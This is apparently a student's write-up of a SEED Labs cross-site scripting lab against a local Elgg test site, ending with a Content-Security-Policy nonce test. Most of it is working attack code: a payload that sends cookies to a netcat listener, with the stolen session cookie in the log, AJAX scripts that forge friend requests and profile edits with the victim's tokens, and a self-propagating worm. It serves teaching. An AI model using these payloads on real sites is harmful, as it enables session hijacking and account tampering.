
Task-1:

<script>alert(‘XSS’);</script>




Your profile was successfully saved.

XSS

Task-2:


<script>alert(document.cookie);</script>


Boby : XSS Lab Site - Mozilla Firefox
3:19 AM
File Edit View History Bookmarks Tools Help
Boby : XSS Lab Site
www.xsslabelgg.com/profile/boby
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
OK
Read www.xsslabelgg.com

Elgg=ot38t9lehfs7ojof5sr89eeh56

Task-3:


<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >');</script>



```
[10/30/24]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2,
sport 40856)
GET /?c=Elgg%3D43qontncmjh7d2mtld4nrb9lj0 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive

[10/30/24]seed@VM:~$ 
```

Task-4:


```
<script type="text/javascript">
window.onload = function () {
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts; // Timestamp for request validation
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token; // CSRF token for request validation

    // Construct the HTTP request URL to add Samy as a friend.
    // Assuming Samy's user ID is known (e.g., 47 here), but this would need to be the actual ID of Samy in the Elgg system
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;

    // Create and send an Ajax request to add Samy as a friend
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```



Task-5:

```
<script type="text/javascript">
window.onload = function(){
    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts, and
Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Construct the content of your URL with the desired profile information to be
updated
    var content = "name=" + encodeURIComponent(userName) +
"&description=Samy%20was%20here!" + guid + ts + token;
```

```
    // Replace this with Samy's actual user GUID
    var samyGuid = "47";  // Replace 46 with Samy's GUID if it is different

    // Only modify the victim's profile (not Samy's own)
    if (elgg.session.user.guid != samyGuid) {
        // Create and send the AJAX request to modify the profile
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
        Ajax.send(content);
    }
};
</script>
```



Boby

Brief description:


About me

Samy was here!

Task-6:

```
    <script id="worm" type="text/javascript">
window.onload = function() {
   var userName = elgg.session.user.name;
   var guid = "&guid=" + elgg.session.user.guid;
   var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
   var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
   var addFriendURL = "http://www.xsslabelgg.com/action/friends/add?friend=47"
+ ts + token;
```

```
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    var content = "name=" + encodeURIComponent(userName) +
      "&description=I%20have%20been%20hacked%20" +
        wormCode  + guid + ts + token;
    var samyGuid = "47"; // Use Samy's actual GUID
    if (elgg.session.user.guid != samyGuid) {

        var AjaxFriend = new XMLHttpRequest();
        AjaxFriend.open("GET", addFriendURL, true);
        AjaxFriend.setRequestHeader("Host", "www.xsslabelgg.com");
        AjaxFriend.send()
        var AjaxProfile = new XMLHttpRequest();
        AjaxProfile.open("POST", "http://www.xsslabelgg.com/action/profile/edit",
true);
        AjaxProfile.setRequestHeader("Host", "www.xsslabelgg.com");
        AjaxProfile.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
        AjaxProfile.send(content);
    }
};
</script>
```




Charlie : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/charlie

Charlie

About me

I have been hacked


Alice : XSS Lab Site - Mozilla Firefox
12:44 AM
File Edit View History Bookmarks Tools Help
Alice : XSS Lab Site
www.xsslabelgg.com/profile/alice
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Add widgets

Alice

Brief description:

About me

I have been hacked

Task-7:


http_server.py:

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 *.example79.com:8000
'nonce-1rA1313' 'nonce-2rB1331' 'nonce-3rC1344'  ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

csptest.html:

```
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA1313">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB1331">
document.getElementById('area2').innerHTML = "OK";
</script>
```

```
<script type="text/javascript" nonce="3rC1344">
document.getElementById('area3').innerHTML = "Failed";
</script>


<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```



CSP Test

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK